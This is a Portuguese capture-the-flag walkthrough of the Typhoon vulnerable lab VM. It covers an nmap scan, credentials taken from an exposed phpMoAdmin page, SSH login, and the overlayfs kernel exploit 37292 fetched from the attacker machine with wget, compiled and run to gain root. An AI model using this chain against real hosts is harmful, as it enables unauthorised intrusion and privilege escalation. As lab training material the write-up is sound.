
Typhoon: 1.02


IP da máquina: 192.168.56.103 // MAC: 08:00:27:0B:33:4B

Resultados do nmap:


nmap -A -p- 192.168.2.116




```
21/tcp    open  ftp         vsftpd 3.0.2
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.2.110
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
| End of status
```




```
22/tcp    open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 02:df:b3:1b:01:dc:5e:fd:f9:96:d7:5b:b7:d6:7b:f9 (DSA)
|   2048 de:af:76:27:90:2a:8f:cf:0b:2f:22:f8:42:36:07:dd (RSA)
|   256 70:ae:36:6c:42:7d:ed:1b:c0:40:fc:2d:00:8d:87:11 (ECDSA)
|_  256 bb:ce:f2:98:64:f7:8f:ae:f0:dd:3c:23:3b:a6:0f:61 (ED25519)
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: typhoon, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME,
 DSN,
|_ssl-date: TLS randomness does not represent time
53/tcp    open  domain      ISC BIND 9.9.5-3 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3-Ubuntu
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/mongoadmin/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Typhoon Vulnerable VM by PRISMA CSI
110/tcp   open  pop3        Dovecot pop3d
|_pop3-capabilities: PIPELINING TOP RESP-CODES SASL CAPA AUTH-RESP-CODE UIDL STLS
|_ssl-date: TLS randomness does not represent time
```



```
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      46916/udp6  mountd
|   100005  1,2,3      51724/tcp   mountd
|   100005  1,2,3      52426/tcp6  mountd
|   100005  1,2,3      59557/udp   mountd
|   100021  1,3,4      45270/udp6  nlockmgr
|   100021  1,3,4      47164/tcp   nlockmgr
|   100021  1,3,4      48142/tcp6  nlockmgr
|   100021  1,3,4      52327/udp   nlockmgr
|   100024  1          41287/tcp6  status
|   100024  1          42040/udp6  status
|   100024  1          43695/udp   status
|   100024  1          59366/tcp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|   100227  2,3         2049/udp6  nfs_acl
```




```
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        Dovecot imapd (Ubuntu)
|_imap-capabilities: more Pre-login IMAP4rev1 LOGINDISABLEDA0001 ID ENABLE capabilities LOGIN-REFERRALS S
TARTTLS have OK SASL-IR listed post-login LITERAL+ IDLE
|_ssl-date: TLS randomness does not represent time
445/tcp   open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp         CUPS 1.7
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/1.7 IPP/2.1
|_http-title: Home - CUPS 1.7.2
993/tcp   open  ssl/imaps?
|_ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3s?
|_ssl-date: TLS randomness does not represent time
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
3306/tcp  open  mysql       MySQL (unauthorized)
5432/tcp  open  postgresql  PostgreSQL DB 9.3.3 - 9.3.5
|_ssl-date: TLS randomness does not represent time
6379/tcp  open  redis       Redis key-value store 4.0.11
```



```
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
27017/tcp open  mongodb     MongoDB 3.0.15
|_mongodb-databases: ERROR: Script execution failed (use -d to debug)
|_mongodb-info: ERROR: Script execution failed (use -d to debug)
33912/tcp open  mountd      1-3 (RPC #100005)
47164/tcp open  nlockmgr    1-4 (RPC #100021)
48053/tcp open  mountd      1-3 (RPC #100005)
51724/tcp open  mountd      1-3 (RPC #100005)
59366/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:0B:33:4B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


http://192.168.2.116/robots.txt



192.168.2.116/robots.txt


```
User-agent: *
Disallow: /mongoadmin/
```

http://192.168.2.116/mongoadmin/



Usuário e senha encontrado:

http://192.168.2.116/mongoadmin/index.php?db=credentials&action=listRows&collection=creds



1. credentials (84mb) Change database credentials [repair database] [drop database]

phpMoAdmin

Add new collection [stats]

1. creds (2)
2. typhoon (0)

100 limit

creds

[insert new object] [show indexes] [export] [import] [sort] [search] [query]

[X] [E] (MongoId) 5bce38e66c82aa33d0a8c7be 1


```
[_id] => MongoId Object (
    [$id] => 5bce38e66c82aa33d0a8c7be
)
[username] => typhoon
```

[X] [E] (MongoId) 5bce38f86c82aa33d0a8c7bf 2

```
[_id] => MongoId Object (
    [$id] => 5bce38f86c82aa33d0a8c7bf
)
[password] => 789456123
```

SSH:


Usuário: typhoon // Senha: 789456123




```
root@kali:~# ssh typhoon@192.168.2.116
The authenticity of host '192.168.2.116 (192.168.2.116)' can't be established.
ECDSA key fingerprint is SHA256:fLv3o4p7wR+3hFFRGmT0UpswxJ2eN6BWXE/aM64mHlo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.116' (ECDSA) to the list of known hosts.
    d888888b db    db d8888b. db   db  .d88b.   .d88b.  d8b   db
    `~~88~~' `8b  d8' 88  `8D 88   88 .8P  Y8. .8P  Y8. 888o  88
       88     `8bd8'  88oodD' 88ooo88 88    88 88    88 88V8o 88
       88       88    88~~~   88~~~88 88    88 88    88 88 V8o88
       88       88    88      88   88 `8b  d8' `8b  d8' 88  V888
       YP       YP    88      YP   YP  `Y88P'   `Y88P'  VP   V8P

                 Vulnerable VM By PRISMA CSI - www.prismacsi.com
```

Searchsploit:

https://www.exploit-db.com/exploits/37292




```
root@kali:~# searchsploit Ubuntu 14.04
---------------------------------------------------------------------------- ----------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ----------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalatio | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation            | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution       | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedo | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/2 | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with exec | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlay | linux/local/37292.c
```




```
root@kali:~# searchsploit -m 37292.c
  Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Esca
lation
      URL: https://www.exploit-db.com/exploits/37292
     Path: /usr/share/exploitdb/exploits/linux/local/37292.c
File Type: C source, ASCII text, with very long lines, with CRLF line terminators

Copied to: /root/37292.c
```

python -m SimpleHTTPServer 80




```
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Baixando o exploit e compilando:



```
typhoon@typhoon:~$ cd /tmp
typhoon@typhoon:/tmp$ wget http://192.168.2.110:80/37292.c
--2020-06-20 20:40:18--  http://192.168.2.110/37292.c
Connecting to 192.168.2.110:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: ‘37292.c’

100%[=============================================================>] 5,119       --.-K/s   in 0s

2020-06-20 20:40:18 (166 MB/s) - ‘37292.c’ saved [5119/5119]

typhoon@typhoon:/tmp$ gcc 37292.c -o data
typhoon@typhoon:/tmp$ chmod 777 data
typhoon@typhoon:/tmp$ ./data
spawning threads
mount #1
mount #2
child threads done
```

Root:



```
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),
125(libvirtd),1000(typhoon)
# uname -a
Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GN
U/Linux
```